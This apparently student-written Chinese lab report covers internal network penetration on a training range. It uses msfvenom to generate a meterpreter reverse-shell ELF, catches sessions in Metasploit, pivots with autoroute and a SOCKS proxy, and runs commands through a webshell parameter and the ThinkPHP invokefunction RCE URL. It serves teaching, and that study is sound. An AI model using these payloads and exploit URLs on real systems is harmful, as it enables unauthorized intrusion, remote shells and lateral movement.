

网安实践：内网渗透和攻击

实验环境

- kali
- metasploit


实验步骤

步骤一 设立立足点并发现靶标2-3

1. 在攻击者主机上生成meterpreter.elf文件 `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<攻击者主机IP> LPORT=<端口> -f elf > meterpreter.elf`

```
(kali㉿kali-attacker)~[~]  
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4422 -f elf > meterpreter.elf  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes
```

2. 上传



Name	Last modified	Size	Description
Parent Directory	-	-	-
4.php	2025-05-24 19:17	514	
@	2025-05-24 17:29	0	
HvH	2025-05-24 17:29	0	
meterpreter-1.exe	2025-05-24 18:58	72K	
meterpreter.elf	2025-05-24 19:06	207	
meterpreter.exe	2025-05-24 18:52	72K	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.101 Port 61696

3. 在metasploit里设置如下并`run -j`等待

```
use exploit/multi/handler  
set payload linux/x86/meterpreter/reverse_tcp  
set lhost <攻击者主机IP>  
set lport <端口>  
run -j
```

注意，这里的IP和端口要和生成elf文件时设置的一样

5. 在靶机里运行meterpreter.elf

```
(kali@kali)-[~]
$ docker exec -it fe35 bash
root@fe35bfc083e6:/# wget http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
--2025-05-24 19:12:11-- http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
Connecting to 192.168.56.101:61696... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: 'meterpreter.elf'

meterpreter.elf          100%[=====]                207  --.-KB/s    in 0s

2025-05-24 19:12:11 (50.2 MB/s) - 'meterpreter.elf' saved [207/207]

root@fe35bfc083e6:/# chomd 7777 meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# ./meterpreter.elf
bash: ./meterpreter.elf: Permission denied
root@fe35bfc083e6:/# sudo ./meterpreter.elf
bash: sudo: command not found
root@fe35bfc083e6:/# touch meterpreter.elf
root@fe35bfc083e6:/# chomd +x meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# chmod +x meterpreter.elf
root@fe35bfc083e6:/# ./meterpreter.elf
```

6. 返回到攻击者主机，可以看到连接成功

```
msf6 exploit(multi/handler) > set payload payload/linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.102:4422
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
or build PostgreSQL with the right library version.
[*] Sending stage (1017704 bytes) to 192.168.56.101
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
or build PostgreSQL with the right library version.
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
or build PostgreSQL with the right library version.
[*] Meterpreter session 1 opened (192.168.56.102:4422 -> 192.168.56.101:43884) at 2025-05-25 00:40:56 -0400
sessions -l

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x86/linux root @ 192.170.84.4 192.168.56.102:4422 -> 192.168.56.101:43884 (192.168.56.101)
```

7. 升级shell

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:41894) at 2025-05-25 00:41:44 -0400

[*] Stopping exploit/multi/handler
```

8. 查看route, arp, ipconfig

```
meterpreter > arp
```

ARP cache

=====

IP address	MAC address	Interface
-----	-----	-----
192.170.84.1	2a:fc:a0:35:9f:9f	eth0
192.170.84.2	3a:af:93:2f:41:c4	eth0
192.170.84.3	f2:55:53:a7:1c:e4	eth0

```
meterpreter > route
```

```
IPv4 network routes
```

```
=====
```

Subnet -----	Netmask -----	Gateway -----	Metric -----	Interface -----
0.0.0.0	0.0.0.0	192.170.84.1	0	eth0
192.170.84.0	255.255.255.0	0.0.0.0	0	eth0

```
meterpreter > ipconfig
```

```
Interface 1
```

```
=====
```

```
Name           : lo
Hardware MAC    : 00:00:00:00:00:00
MTU             : 65536
Flags          : UP,LOOPBACK
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff::
```

```
Interface 2
```

```
=====
```

```
Name           : eth0
Hardware MAC    : 22:fd:a1:5d:44:72
MTU             : 1500
Flags          : UP,BROADCAST,MULTICAST
IPv4 Address    : 192.170.84.4
IPv4 Netmask    : 255.255.255.0
```

9. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[\!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
\[\!] Example: run post/multi/manage/autoroute OPTION=value [...]
\[*] Adding a route to 192.169.85.0/255.255.255.0...
\[\+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
\[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
\[\!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
\[\!] Example: run post/multi/manage/autoroute OPTION=value [...]
```

Active Routing Table

=====

Subnet	Netmask	Gateway
-----	-----	-----
192.169.85.0	255.255.255.0	Session 10
192.170.84.0	255.255.255.0	Session 9
192.170.84.2	255.255.255.0	Session 10
192.170.84.3	255.255.255.0	Session 10

10. 扫描

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.170.84.2-254
rhosts => 192.170.84.2-254
msf6 auxiliary(scanner/portscan/tcp) > run -j
\[*] Auxiliary module running as background job 21.
msf6 auxiliary(scanner/portscan/tcp) >
\[\+] 192.170.84.3: - 192.170.84.3:80 - TCP OPEN
\[\+] 192.170.84.2: - 192.170.84.2:80 - TCP OPEN
\[\+] 192.170.84.4: - 192.170.84.4:80 - TCP OPEN
\[*] 192.170.84.2-254: - Scanned 27 of 253 hosts (10% complete)
\[*] 192.170.84.2-254: - Scanned 51 of 253 hosts (20% complete)
\[*] 192.170.84.2-254: - Scanned 76 of 253 hosts (30% complete)
\[*] 192.170.84.2-254: - Scanned 102 of 253 hosts (40% complete)
\[*] 192.170.84.2-254: - Scanned 127 of 253 hosts (50% complete)
\[*] 192.170.84.2-254: - Scanned 152 of 253 hosts (60% complete)
\[*] 192.170.84.2-254: - Scanned 180 of 253 hosts (71% complete)
\[*] 192.170.84.2-254: - Scanned 203 of 253 hosts (80% complete)
\[*] 192.170.84.2-254: - Scanned 228 of 253 hosts (90% complete)
\[*] 192.170.84.2-254: - Scanned 253 of 253 hosts (100% complete)
```

扫描100%后查看存活的主机和服务，使用hosts和services

```
nmap -p 80 192.170.84.3
[*] exec: nmap -p 80 192.170.84.3

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-24 16:47 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.170.84.3
Host is up (0.00062s latency).

PORT      STATE      SERVICE
80/tcp    filtered  http

Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
msf6 exploit(unix/webapp/thinkphp_rce) > vices
[-] Unknown command: vices. Run the help command for more details.
msf6 exploit(unix/webapp/thinkphp_rce) > services
Services
=====

host          port    proto  name  state  info
----
192.168.56.101 49723   tcp    closed
192.168.56.101 61696   tcp    http  open   Apache httpd 2.4.18 (Ubuntu)
192.170.84.2   80      tcp    http  open
192.170.84.3   80      tcp    http  open
192.170.84.4   80      tcp    http  open
```

11. 设置代理 参照教学课件和视频

```
msf6 auxiliary(scanner/portscan/tcp) > search socks_proxy

Matching Modules
=====

#  Name                               Disclosure Date  Rank  Check  Description
-  ---                               -
0  auxiliary/server/socks_proxy         .             normal No      SOCKS Proxy Server

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy


msf6 auxiliary(scanner/portscan/tcp) > use 0
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

(kali@kali-attacker)-[~]
$ sudo lsof -i tcp:1080 -l -n -P
sudo: unable to resolve host kali-attacker: Name or service not known
[sudo] password for kali:
COMMAND      PID    USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
firefox-e    366092 1000    59u  IPv4 837334    0t0  TCP 127.0.0.1:40850->127.0.0.1:1080 (ESTABLISHED)
ruby         387056 1000    10u  IPv4 797778    0t0  TCP *:1080 (LISTEN)
ruby         387056 1000    18u  IPv4 837762    0t0  TCP 127.0.0.1:1080->127.0.0.1:40850 (ESTABLISHED)
```


cat /etc/proxychains4.conf 确认有以下配置

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

并且配置浏览器代理



12. 成功访问第一层



Welcome BMH shooting range

步骤二 攻击新发现的靶机

nginx

nginx

1. 设置代理curl扫描到的IP proxychains curl http://192.170.84.2

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2
[*] exec: proxychains curl http://192.170.84.2

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ...
index.php?cmd=ls /tmpmsf6 auxiliary(scanner/portscan/tcp) > proxychains curl
```

2. 根据提示执行以下命令 proxychains curl http://<目标IP>/index.php?cmd=ls%20/tmp

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp
[*] exec: proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.170.84.2:80 ... OK
index.php?cmd=ls /tmpflag-{bmh1bfc8f55-ce51-4e79-9eeb-5723ac1618c8}
```

thinkphp


cve_2018_1002015

1. 浏览器访问以下网页，执行phpinfo() http://<目标IP>:<端口>/index.php?s=index/\think\app\invokefunction&function=call_user_func_array&vars%5B0%5D=phpinfo&vars%5B1%5D%5B%5D=1

phpinfo()


192.170.84.3/index.php?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

PHP Version 7.2.12		
System	Linux 150819f95a5 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-kali1 (2024-10-15) x86_64	
Build Date	Nov 16 2018 03:53:33	
Configure Command	'/configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' 'build_alias=x86_64-linux-musl'	
Server API	Built-in HTTP server	
Virtual Directory Support	disabled	
Configuration File (php.ini) Path	/usr/local/etc/php	
Loaded Configuration File	(none)	
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d	
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini	
PHP API	20170718	
PHP Extension	20170718	
Zend Extension	320170718	
Zend Extension Build	API320170718.NTS	
PHP Extension Build	API20170718.NTS	
Debug Build	no	
Thread Safety	disabled	
Zend Signal Handling	enabled	
Zend Memory Manager	enabled	
Zend Multibyte Support	provided by mbstring	
IPv6 Support	enabled	
DTrace Support	disabled	
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar	
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2	


2. 执行系统命令 http://<目标IP>:<端口>/index.php?s=index/\think\app\invokefunction&function=call_user_func_array&vars%5B0%5D=system&

vars%5B1%5D%5B%5D=ls%20/tmp



步骤三

- 1. 查看第一层两台主机的ip 访问http://<目标IP>:<端口>/index.php?s=index/\think\app\invokefunction&function=call_user_func_array&vars%5B0%5D=system&vars%5B1%5D%5B%5D=ip%20a



可以看到192.170.84.3这一台机器有双网卡

参考资料

教学课件